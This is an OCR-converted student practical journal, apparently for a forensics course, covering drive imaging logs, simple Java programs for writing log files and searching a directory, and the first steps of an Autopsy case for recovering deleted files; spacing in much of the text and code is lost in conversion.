
Physical Information	
Drive:	DISK0
Drive name:	ST500DM002-1BD142
Total sectors:	976,773,168
Partition:	#3
Start sector on drive:	409,609,368
Sectors in partition:	307,210,932



Welcome to the drive backup wizard!

This wizard will assist you with backing up your drives:

Drive	Label	Type	Capacity	% used	Physic...
D:	New V...	NTFS	146 GB	0	DISK0#3



Backup

Select a backup location and imaging options.

Directory: C:\Users\admin\Desktop

Files:

Drive	File name
D:	pract7

Options:

□ Raw mode


□ Split large files

Compression: Good (slow!)

Hot Imaging Strategy:

● Try Volume Locking first

○ Try Volume Shadow Services first




Backup of D: in progress

```
Trying to create a shadow for: D:
Using module: vssvista
Opening shadow volume: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy4
Snapshot ID:
Using Volume Shadow '\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy4'
Opening destination DAT file 'C:\Users\admin\Desktop\pract7.dat'
  Options: [COMPG LOCK-V]
Opening destination XML file 'C:\Users\admin\Desktop\pract7.xml'
Obtaining drive Bitmap...
Writing overhead...
Start copying data...
  sector 0 (44440 sectors)
  sector 44544 (88 sectors)
  sector 6019920 (136296 sectors)
  sector 6282064 (9904 sectors)
```


Time passed: 00:00:24   Time remaining: 00:13:09

3%



Backup finished

```
Opening destination XML file 'C:\Users\admin\Desktop\pract7.xml'
Obtaining drive Bitmap...
Writing overhead...
Start copying data...
  sector 0 (44440 sectors)
  sector 44544 (88 sectors)
  sector 6019920 (136296 sectors)
  sector 6282064 (9904 sectors)
  sector 153605440 (6144000 sectors)
Dumping file names to XML...
Closing source...
Releasing shadow: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy4
Snapshot ID: ...
Imaging 'D:' completed successfully
Ready.
```



Practical No:5

Aim: java program for creating log files.

Description:

Java’s Log System

Thelogsystemiscentrallymanaged.Thereisonlyoneapplicationwidelogmanagerwhich manages boththeconfigurationofthelogsystemandtheobjectsthatdotheactuallogging. TheLogManager Classprovidesasingleglobalinstancetointeractwithlogfiles.Ithasastatic methodwhichisnamed *getLogManager*

Logger Class

Theloggerclassprovidesmethodsforlogging.SinceLogManageristheonedoingactuallogging, its instancesareaccessedusingthe*LogManager*‘sgetLoggermethod. ThegloballoggerinstanceisaccessedthroughLoggerclass’staticfieldGLOBAL_LOGGER_NAME. Itis providedasaconvenienceformakingcasualuseoftheLoggingpackage.

mylogger.java


Code:

```
import java.io.*;
importjava.util.logging.*
; publicclassmylogger
{
publicstaticvoidmain(Stringargs[])
{
Logger
l=Logger.getLogger(mylogger.class.getName());
FileHandlerfh;
try
{
fh=new FileHandler("c:/mylogfile.log",true);
l.addHandler(fh);
l.setLevel(Level.ALL);
SimpleFormattersf=new
SimpleFormatter();
fh.setFormatter(sf);
l.info("Myfirstlog");
}
catch(SecurityExceptione)
{
```

```
e.printStackTrace();
}
```

```
catch(IOExceptione)
{
e.printStackTrace();
}
l.info("HiHowru?");
}
}
```

Output:



```
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\admin>cd d:\security

C:\Users\admin>d:

d:\security>set path="c:\Program Files\Java\jdk1.7.0_60\bin";;

d:\security>javac mylogger.java

d:\security>java mylogger
Jul 31, 2018 11:36:56 AM mylogger main
INFO: My first log
Jul 31, 2018 11:36:56 AM mylogger main
INFO: Hi How r u?

d:\security>_
```

mylogfile.log:

```
Jul31,201811:36:56AMmylogger
main INFO:Myfirstlog
Jul31,201811:36:56AMmylogger
main INFO:HiHowru?
```


or

msglog.java

Code:

```
import java.io.*;
importjava.text.
*;
importjava.util.*
; publicclass
msglog
{
protectedstaticString
defaultLogFile="c:\\msglog.txt"; publicstatic
voidwrite(Strings)throwsIOException
{
write(defaultLogFile,s);
}
publicstaticvoidwrite(Stringf,Strings)throwsIOException
{
TimeZonetz=TimeZone.getTimeZone("EST");//or
PST,MID,etc.. Datenow=newDate();
DateFormatdf=newSimpleDateFormat("yyyy.MM.dd
hh:mm:ss"); df.setTimeZone(tz);
String currentTime=df.format(now);
FileWriterawriter=new
FileWriter(f,true);
awriter.write(currentTime+"
"+s+"\n"); awriter.flush();
awriter.close();
}
publicstaticvoidmain(Stringargs[])throwsException
{
write(args[0]);
}
}
```

Output:



```
d:\security>javac msglog.java

d:\security>java msglog vijay

d:\security>_
```

msglog.txt:

2018.07.3101:46:30vijay

Practical No:6

Aim: java program for searching file in given diretory.


Description:

FileSearch.java

Code:

```
import java.io.*;
publicclassFileSearch
{

publicstaticvoidmain(String[]args)throwsIOException{
Stringd="";
finalStringf;
BufferedReaderbr=new BufferedReader(new InputStreamReader(System.in));
System.out.println("Enterthedirectorynamewhereyouwanttosearch");
d=br.readLine();
System.out.println("Enterthefilterforfileyouwanttosearch");
f=br.readLine();

        Filedir=newFile(d);
FilenameFilter filter=new FilenameFilter(){
          publicbooleanaccept(Filedir,String
          name){ returnname.startsWith(f);
          }
};
String[] children=dir.list(filter);
if(children==null){
          System.out.println("Eitherdirdoesnotexistorisnotadirectory");
}else{
for(int i=0;i<children.length;i++){
          String filename=children[i];
          System.out.println(filename
          );
   }
  }
}
}
```

Output:



Administrator: Command Prompt


```
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\admin>cd d:
D:\

C:\Users\admin>d:

D:\>set path=

D:\>set path="c:\Program Files\Java\jdk1.7.0_60\bin"

D:\>javac FileSearch.java

D:\>java FileSearch
Enter the directory name where you want to search
d:
Enter the filter for file you want to search
b
backup.class
backup.java

D:\>
```

Practical No:7

Aim:- Recovering and Inspecting deleted files

- Check for Deleted Files
- Recover the Deleted Files
- Analyzing and Inspecting the recovered files


Step 1: Start Autopsy from Desktop.




Location: autopsy64 (C:\Program Files\Autopsy-4.0.0\bin)

Starting modules...

Step 2: Now create on New Case.



Step 3: Enter the New case Information and click on Next Button.



Enter New Case Information:

Case Name: kes


Base Directory: C:\Users\Kes\Desktop

Case Type: ● Single-user ○ Multi-user

Case data will be stored in the following directory:

C:\Users\Kes\Desktop\kes

Step 4: Enter the additional Information and click on Finish.



New Case Information

Steps

1. Case Info
2. **Additional Information**

